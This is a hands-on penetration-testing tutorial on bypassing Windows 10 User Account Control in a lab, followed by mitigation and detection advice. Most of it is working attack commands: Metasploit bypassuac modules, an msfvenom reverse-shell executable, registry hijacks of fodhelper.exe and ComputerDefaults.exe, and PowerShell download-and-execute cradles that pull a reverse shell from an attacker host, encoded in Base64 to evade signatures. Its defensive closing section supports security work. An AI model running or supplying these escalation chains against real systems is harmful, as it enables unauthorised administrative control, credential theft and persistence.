OverviewThis article delivers a complete, hands-on walkthrough of User Account Con 2026-5-21 15:12:27 Author: www.hackingarticles.in(查看原文) 阅读量:64 收藏
Overview
This article delivers a complete, hands-on walkthrough of User Account Control (UAC) bypass techniques against a default-configured Windows 10 host. The walkthrough begins with reconnaissance of the existing privilege level, escalates through four automated Metasploit bypass modules, and then demonstrates three manual techniques that abuse trusted, auto-elevating Windows binaries such as fodhelper.exe and ComputerDefaults.exe. Each technique converts a medium-integrity foothold into a fully privileged high-integrity session without producing a consent prompt.
Every section pairs a clear technical explanation with the exact commands the operator runs, followed by an annotated screenshot. The closing sections translate the offensive material into actionable defensive guidance, mapping each bypass to the registry artefacts, scheduled tasks, and PowerShell behaviours that defenders can detect and block.
Table of Contents
- Introduction
- Lab Environment
- Verifying Privileges and UAC Configuration
- Automated Bypass with bypassuac_fodhelper
- Automated Bypass with bypassuac_injection_winsxs
- Automated Bypass with bypassuac_sdclt
- Automated Bypass with bypassuac_silentcleanup
- Generating a PowerShell Reverse Shell with RevShells
- Preparing the Improved fodhelper Script
- Executing the Manual fodhelper Bypass
- Confirming Elevated Shell Access
- Building an msfvenom Payload and Handler
- Manual UAC Bypass via ComputerDefaults.exe
- Receiving the Elevated Meterpreter Session
- Building a Base64 UTF-16LE Payload Variable
- Running a Custom bypass.ps1 Wrapper
- Final Elevated Shell from the Custom Wrapper
- Mitigation Strategies
- Raise the UAC Level to Always Notify
- Remove Standing Local Administrator Rights
- Monitor the Abused Registry Paths
- Enable PowerShell Script Block Logging and AMSI
- Deploy Application Whitelisting
- Patch and Update
- Detection Stack Summary
- Conclusion
Introduction
User Account Control (UAC) is one of the most important security boundaries inside the Windows operating system. Microsoft introduced UAC with Windows Vista to ensure that even administrative accounts run with standard-user privileges by default and prompt the user before any high-integrity action executes. The mechanism reduces the blast radius of malware, prevents silent system-wide changes, and forces explicit consent for sensitive operations such as installing drivers, modifying protected registry hives, or writing to system folders.
Despite its security value, UAC was never designed as a hard security boundary against an attacker who already holds membership in the local Administrators group. Microsoft has publicly stated this position, and a long catalogue of bypass techniques has accumulated over the years that exploit auto-elevating Windows binaries, writable registry hives, environment-variable hijacks, and scheduled-task abuse. Attackers routinely chain these techniques during post-exploitation to convert a medium-integrity foothold into a high-integrity, fully privileged session without producing the familiar consent prompt that would alert a vigilant user.
Lab Environment
The walkthrough uses a small, isolated lab built from two virtual machines that share a host-only network. The attacker box is a current Kali Linux build with Metasploit Framework, msfvenom, netcat, rlwrap, and a Python HTTP server for payload delivery. The victim is a Windows 10 Enterprise host running build 17763.1935, configured with the default UAC level (ConsentPromptBehaviorAdmin = 0x5) and a local administrative account named IEUser that is currently logged in at medium integrity.
Key tooling installed on the Kali attacker box:
- Metasploit Framework with all four bypassuac_* exploit modules (fodhelper, injection_winsxs, sdclt, silentcleanup).
- msfvenom for generating standalone Meterpreter executables.
- netcat (nc) wrapped in rlwrap for interactive reverse-shell handling on TCP/9001.
- A local HTTP server (python3 -m http.server 80) hosting rev.ps1, improved-fodhelper.ps1, bypass.ps1, and new.exe for staged delivery.
- PowerShell 7 (pwsh) for crafting UTF-16LE Base64-encoded payloads compatible with PowerShell -EncodedCommand.
Key conditions on the Windows victim:
- UAC enabled at its default level — auto-elevation permitted for signed Windows binaries without prompt.
- IEUser belongs to the Administrators group but executes processes at medium integrity by default.
- Initial foothold established through a separate exploit; this article begins from that medium-integrity Meterpreter session.
- Windows Defender real-time protection disabled in the lab to avoid interfering with payload delivery; in real engagements, AMSI bypass and payload obfuscation would be required.
Verifying Privileges and UAC Configuration
Before attempting any bypass, the operator inspects the current privilege set inside an active Meterpreter session. Dropping into a Windows shell with the shell command, the operator runs whoami /priv to list the privileges held by the compromised user. The output reveals a limited privilege set — SeShutdownPrivilege, SeChangeNotifyPrivilege, SeUndockPrivilege, SeIncreaseWorkingSetPrivilege, and SeTimeZonePrivilege — which confirms the session is running at medium integrity despite the user belonging to the Administrators group.
The operator also queries the ConsentPromptBehaviorAdmin registry value to determine the active UAC level. A returned value of 0x5 corresponds to the default UAC setting, which is the most common configuration on production Windows 10 hosts. This default level is exactly the configuration that auto-elevating-binary bypasses are designed to defeat.
shell
whoami /priv
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v ConsentPromptBehaviorAdmin

Automated Bypass with bypassuac_fodhelper
Metasploit ships a mature collection of UAC bypass modules that automate well-known techniques. The first module the operator tries is exploit/windows/local/bypassuac_fodhelper, which abuses the Windows Features-On-Demand helper (fodhelper.exe). Because fodhelper auto-elevates and queries the per-user registry hive for its file-association command, an attacker who plants a custom command under HKCU\Software\Classes\ms-settings\Shell\Open\command achieves silent elevation when the binary launches.
After setting the existing Meterpreter session as the target and running the module, the framework reports that UAC is enabled, that the current user is part of the Administrators group, and that the configured UAC level can be bypassed. A new high-integrity Meterpreter session opens. Running getprivs inside the new session reveals a dramatically expanded privilege set, including SeDebugPrivilege, SeImpersonatePrivilege, and SeLoadDriverPrivilege — clear evidence of elevated execution.
use exploit/windows/local/bypassuac_fodhelper
set session 1
run
getprivs

Automated Bypass with bypassuac_injection_winsxs
The second automated method uses exploit/windows/local/bypassuac_injection_winsxs. This module performs an in-memory DLL injection into a process spawned with a Windows Publisher certificate, sidestepping disk-based detection that some endpoint products rely on. The operator selects target 1 (x64), assigns the reverse_tcp meterpreter payload, and launches the module against the active session.
Metasploit reports that it has uploaded the payload DLL, spawned a signed process, and successfully injected the payload — process ID 9780 in this run. A new Meterpreter session opens, and getprivs again confirms a high-integrity context with the full administrative privilege set. The dropped artefacts are cleaned up automatically, reducing the forensic footprint on the host.
use windows/local/bypassuac_injection_winsxs
set session 2
set target 1
set payload windows/x64/meterpreter/reverse_tcp
run
getprivs

Automated Bypass with bypassuac_sdclt
The third module, exploit/windows/local/bypassuac_sdclt, exploits sdclt.exe — the Windows Backup and Restore utility — which also auto-elevates and reads its execution command from a writable registry path under the current user’s hive. Metasploit hijacks that path, points it at a Meterpreter stager, and triggers sdclt to load the attacker-controlled command at high integrity.
The operator notes that this technique requires manual cleanup of a temporary artefact in the user’s AppData\Local\Temp directory. Despite a non-fatal Ruby error during cleanup, a new Meterpreter session still opens and inherits administrative privileges, as shown by the getprivs output.
use exploit/windows/local/bypassuac_sdclt
set session 2
run
getprivs

Automated Bypass with bypassuac_silentcleanup
The fourth and final automated technique, exploit/windows/local/bypassuac_silentcleanup, abuses the SilentCleanup scheduled task that Windows ships with. SilentCleanup runs at high integrity and reads its execution environment from variables that are writable by a standard user, allowing an attacker to inject a payload path that executes with elevated rights.
The module drops a small PowerShell script in the user’s temp directory, triggers the scheduled task, and then deletes the script automatically. A fresh Meterpreter session opens and once again returns the full administrative privilege set when the operator runs getprivs.
use exploit/windows/local/bypassuac_silentcleanup
set session 2
run
getprivs

Generating a PowerShell Reverse Shell with RevShells
Automated tooling has limits — defenders increasingly fingerprint Metasploit traffic patterns. To shift away from those signatures, the operator turns to revshells.com, a community-maintained reverse shell generator. After setting the listener IP to 192.168.1.17 and the port to 9001, the operator picks the Windows PowerShell #3 (Base64) template, which produces a self-contained, Base64-encoded payload suitable for inline execution via powershell -e.
The resulting payload connects back to a netcat listener and provides an interactive PowerShell session over the network. This payload will serve as the second-stage code that the manual UAC bypass triggers at high integrity.
# Listener (Kali) nc -lvnp 9001

Preparing the Improved fodhelper Script
The operator next assembles the manual bypass on Kali. The reverse-shell payload generated in the previous step is saved as rev.ps1 and served over a simple HTTP server. A second file, improved-fodhelper.ps1, defines a PowerShell function called invoke-fodhelper that accepts a program string. The default program parameter pulls rev.ps1 from the attacker’s HTTP server using a hidden PowerShell window and pipes it into Invoke-Expression.
The function itself writes a malicious command under HKCU:\Software\Classes\ms-settings\Shell\Open\command, sets the DelegateExecute value to an empty string, and then launches fodhelper.exe. Because fodhelper trusts the per-user hive and runs at high integrity, the injected program executes elevated.
cat rev.ps1
cat improved-fodhelper.ps1

Executing the Manual fodhelper Bypass
Inside an already-established medium-integrity shell on the Windows victim, the operator launches PowerShell and downloads the improved-fodhelper.ps1 script straight into memory using IEX (New-Object Net.WebClient).DownloadString. Calling invoke-fodhelper then creates the registry hive entries shown in the output and silently triggers fodhelper.exe.
The displayed hives — HKEY_CURRENT_USER\Software\Classes\ms-settings and HKEY_CURRENT_USER\Software\Classes\.sanjeet\Shell\Open — confirm that the registry hijack succeeded. Within seconds, the attacker’s listener receives a new connection from a high-integrity process.
powershell
IEX(New-Object Net.WebClient).downloadString('http://192.168.1.17/improved-fodhelper.ps1')
invoke-fodhelper

Confirming Elevated Shell Access
On the Kali side, the operator listens on port 9001 wrapped in rlwrap to provide a more usable readline interface. The incoming connection arrives almost immediately, dropping the operator into PS C:\Windows\system32. Running whoami /priv inside this new shell returns a rich privilege set that includes SeDebugPrivilege, SeTakeOwnershipPrivilege, SeLoadDriverPrivilege, and SeImpersonatePrivilege — privileges that only a high-integrity process can hold.
With these privileges, the attacker can now perform credential dumping, driver loading, token impersonation, and a long list of other post-exploitation actions that were previously gated by UAC.
rlwrap nc -lvp 9001
PS C:\Windows\system32> whoami /priv

Building an msfvenom Payload and Handler
For the next manual technique, the operator builds a standalone Windows executable using msfvenom. The payload is windows/x64/meterpreter/reverse_tcp, configured with LHOST=eth0 and LPORT=4433, and saved as new.exe. The 7,680-byte executable contains a 509-byte raw payload wrapped in a default x64 PE template.
After generation, the operator opens msfconsole, sets the matching payload, loads the multi/handler module, and starts the listener on port 4433. This handler will catch the call-back from the elevated process spawned in the next step.
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=eth0 lport=4433 -f exe > new.exe
msfconsole -q
set payload windows/x64/meterpreter/reverse_tcp
use multi/handler
set lhost eth0
set lport 4433
run

Manual UAC Bypass via ComputerDefaults.exe
ComputerDefaults.exe is another auto-elevating Windows binary that consults the ms-settings file association in HKCU. The operator first downloads the freshly built new.exe to C:\Windows\Tasks using wget. Inside PowerShell, the operator then creates the hijack chain in three steps.
First, New-Item creates the registry path HKCU:\Software\Classes\ms-settings\Shell\Open\command. Second, New-ItemProperty adds a DelegateExecute value to satisfy the binary’s expected schema. Third, Set-ItemProperty sets the default value of that key to the full path of new.exe. Finally, launching Start-Process “C:\Windows\System32\ComputerDefaults.exe” triggers the binary, which auto-elevates and executes new.exe at high integrity.
wget http://192.168.1.17/new.exe -o C:\Windows\Tasks\new.exe
New-Item "HKCU:\software\classes\ms-settings\shell\open\command" -force
New-ItemProperty "HKCU:\software\classes\ms-settings\shell\open\command" -Name "DelegateExecute" -Value "" -force
Set-ItemProperty "HKCU:\software\classes\ms-settings\shell\open\command" -Name "(default)" -Value "C:\Windows\Tasks\new.exe" -force
Start-Process "C:\Windows\System32\ComputerDefaults.exe"

Receiving the Elevated Meterpreter Session

On the Kali side, the multi/handler listener accepts the incoming reverse_tcp connection from the victim and opens Meterpreter session 1. Running getprivs inside the new session returns the same expansive administrative privilege set that the automated modules produced, confirming that the manual ComputerDefaults bypass is just as effective as Metasploit’s built-in modules.
The privileges granted at this point — SeDebugPrivilege, SeLoadDriverPrivilege, SeTakeOwnershipPrivilege, and others — open the door to lateral movement, credential theft, persistence installation, and any other post-exploitation goal.
getprivs

Building a Base64 UTF-16LE Payload Variable
The final technique focuses on a customisable bypass script that accepts an arbitrary Base64-encoded PowerShell command. The operator opens pwsh on Kali and dynamically retrieves the eth0 IP using a chain of ip addr, grep, head, and cut commands. The script then downloads rev.ps1 from the local HTTP server, converts it to UTF-16LE bytes (the encoding PowerShell expects for -EncodedCommand), and Base64-encodes the result.
The output is a single long string assigned to $EncodedText. This string is ready to be passed to powershell.exe -e, or to a wrapper script that performs the UAC bypass first and runs the encoded command second.
$ipAddress = (ip addr show eth0 | grep inet | head -n 1 | cut -d ' ' -f 6 | cut -d '/' -f 1)
$text = "(New-Object System.Net.WebClient).DownloadString('http://$ipAddress/rev.ps1') | IEX"
$bytes = [System.Text.Encoding]::Unicode.GetBytes($text)
$EncodedText = [Convert]::ToBase64String($bytes)

Running a Custom bypass.ps1 Wrapper
Back on the Windows victim, the operator copies the encoded string into a variable named $code, then downloads bypass.ps1 from the Kali HTTP server using the same IEX trick. The bypass script exposes a function named Bypass that performs the registry hijack against an auto-elevating binary and then runs the supplied encoded command at high integrity. Calling Bypass $code executes four registry operations and reports four “The operation completed successfully” lines.
This pattern — encode once, reuse anywhere — is what makes the technique flexible: the same bypass.ps1 wrapper can deliver any encoded payload (a reverse shell, a credential dumper, a persistence installer) without modification.
powershell
$code = "<base64-encoded payload>"
IEX(New-Object Net.webclient).downloadString('http://192.168.1.17/bypass.ps1')
Bypass $code

Final Elevated Shell from the Custom Wrapper
The netcat listener on port 9001 receives the call-back from the elevated PowerShell process spawned by the wrapper. The operator lands in PS C:\Windows\system32, and whoami /priv once again returns the full administrative privilege set — SeDebugPrivilege, SeTakeOwnershipPrivilege, SeLoadDriverPrivilege, SeImpersonatePrivilege, and the rest. The reusable Base64-plus-wrapper approach has produced the same elevated outcome as the Metasploit modules and the direct fodhelper bypass.
Across all the techniques demonstrated, the attacker started as a member of the Administrators group running at medium integrity and ended with a high-integrity session capable of performing any administrative action without prompting the user.
rlwrap nc -lvp 9001
whoami /priv

Mitigation Strategies
Defending against UAC-bypass techniques requires layered controls, because UAC itself is not designed as a security boundary against an attacker who already holds administrative rights. No single setting blocks every technique demonstrated above; instead, defenders need to combine hardened UAC configuration, least-privilege account design, behavioural detection, and application whitelisting. The recommendations below are listed in rough order of impact, from highest to lowest.
Raise the UAC Level to Always Notify
Setting ConsentPromptBehaviorAdmin to 0x2 (Always Notify) forces a consent prompt for every elevation, including auto-elevating Windows binaries. This single change defeats every fodhelper, sdclt, eventvwr, ComputerDefaults, and SilentCleanup bypass demonstrated in this article, because each technique relies on the silent auto-elevation that the default level (0x5) allows. The change can be deployed via Group Policy at Computer Configuration → Windows Settings → Security Settings → Local Policies → Security Options → “User Account Control: Behavior of the elevation prompt for administrators in Admin Approval Mode”.
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v ConsentPromptBehaviorAdmin /t REG_DWORD /d 2 /f
Remove Standing Local Administrator Rights
Auto-elevation only applies to users who already belong to the local Administrators group. Removing administrator membership from day-to-day user accounts and using just-in-time administrative access (LAPS for the built-in Administrator, dedicated admin accounts, Privileged Access Workstations) eliminates the precondition for every UAC bypass described here. Microsoft’s own security guidance repeatedly identifies standing administrative rights as the single biggest contributor to client-side compromise impact.
Monitor the Abused Registry Paths
Every technique demonstrated in this article writes to a small, well-known set of registry paths inside HKCU. A modest detection rule that alerts on writes to these paths from non-system processes catches all of them in real time:
- HKCU\Software\Classes\ms-settings\Shell\Open\command — fodhelper and ComputerDefaults bypasses.
- HKCU\Software\Classes\Folder\shell\open\command — sdclt bypass.
- HKCU\Software\Classes\exefile\shell\runas\command\IsolatedCommand — sdclt isolated-command variant.
- HKCU\Environment — windir / SystemRoot hijack used by the SilentCleanup bypass.
- HKCU\Software\Classes\mscfile\shell\open\command — eventvwr (Event Viewer) bypass, also widely seen in the wild.
Sysmon Event ID 13 (Registry Value Set) combined with the SwiftOnSecurity Sysmon configuration template covers all of these paths out of the box. The same paths can be monitored through Microsoft Defender for Endpoint, Elastic Defend, or any modern EDR platform.
Enable PowerShell Script Block Logging and AMSI
Every manual technique in this article runs PowerShell at some point — either to download the helper script, to perform the registry hijack, or to execute the staged reverse shell. Enabling PowerShell Script Block Logging (Event ID 4104) captures the full deobfuscated content of every script block executed on the host, including IEX (New-Object Net.WebClient).DownloadString and the contents of improved-fodhelper.ps1 and bypass.ps1. Combined with AMSI (Antimalware Scan Interface), these two features provide deep visibility into PowerShell-based UAC bypasses, even when the payload arrives as a Base64-encoded string.
Deploy Application Whitelisting
AppLocker and Windows Defender Application Control (WDAC) in enforce mode prevent execution of unsigned binaries from user-writable locations such as C:\Users\<user>\AppData and C:\Windows\Tasks. This stops the new.exe-style payload used in the ComputerDefaults bypass at the OS layer, regardless of whether the registry hijack succeeded. Constrained Language Mode for PowerShell, deployed through WDAC, additionally blocks the .NET-based download cradles (New-Object Net.WebClient) on which most of the manual techniques depend.
Patch and Update
Microsoft has silently fixed many UAC bypass primitives over the years — eventvwr, sdclt isolated-command, and several CMSTP variants are no longer exploitable on fully patched Windows 11 builds, for example. Keeping the OS and feature updates current eliminates older techniques and forces attackers toward the smaller, harder-to-find set of bypasses that survive on the latest builds. Combined with the controls above, regular patching meaningfully shrinks the attacker’s bypass catalogue.
Detection Stack Summary
A pragmatic detection stack against UAC bypasses combines: Sysmon configured with the SwiftOnSecurity template for registry and process-creation visibility; PowerShell Script Block Logging forwarded to a SIEM; Defender for Endpoint or an equivalent EDR with behavioural rules for auto-elevation abuse; and AppLocker or WDAC in audit (or, ideally, enforce) mode. None of these controls is exotic, expensive, or new — they simply need to be deployed and tuned.
Conclusion
This article demonstrated eight distinct UAC bypass techniques against a default-configured Windows 10 host: four automated Metasploit modules (bypassuac_fodhelper, bypassuac_injection_winsxs, bypassuac_sdclt, and bypassuac_silentcleanup), a manual improved-fodhelper PowerShell variant, a manual ComputerDefaults.exe registry hijack delivered through an msfvenom payload, and a reusable Base64-plus-wrapper approach built on PowerShell -EncodedCommand. Every technique started from a medium-integrity Meterpreter foothold and ended with a high-integrity session that held SeDebugPrivilege, SeImpersonatePrivilege, SeLoadDriverPrivilege, and the full administrative privilege set.
Two takeaways stand out. For offensive practitioners, UAC bypasses remain fast, reliable, and quiet against Windows hosts running at the default UAC level, and a small library of manual techniques continues to outperform automated tools that defenders increasingly fingerprint. For defenders, the controls that meaningfully reduce the attack surface are well known and inexpensive: raise the UAC level to Always Notify, remove standing administrative rights, monitor a short list of HKCU registry paths, enable PowerShell Script Block Logging, deploy AppLocker or WDAC, and keep the OS patched. Each control alone weakens entire classes of bypass; combined, they make UAC-bypass abuse a noisy and difficult activity on the modern Windows endpoint.
UAC was never marketed as a hard security boundary, and the techniques shown here reinforce that point. Treating UAC as one layer in a defence-in-depth strategy — and investing in the surrounding controls — is the practical path forward for any organisation that operates Windows at scale.
如有侵权请联系:admin#unsafe.sh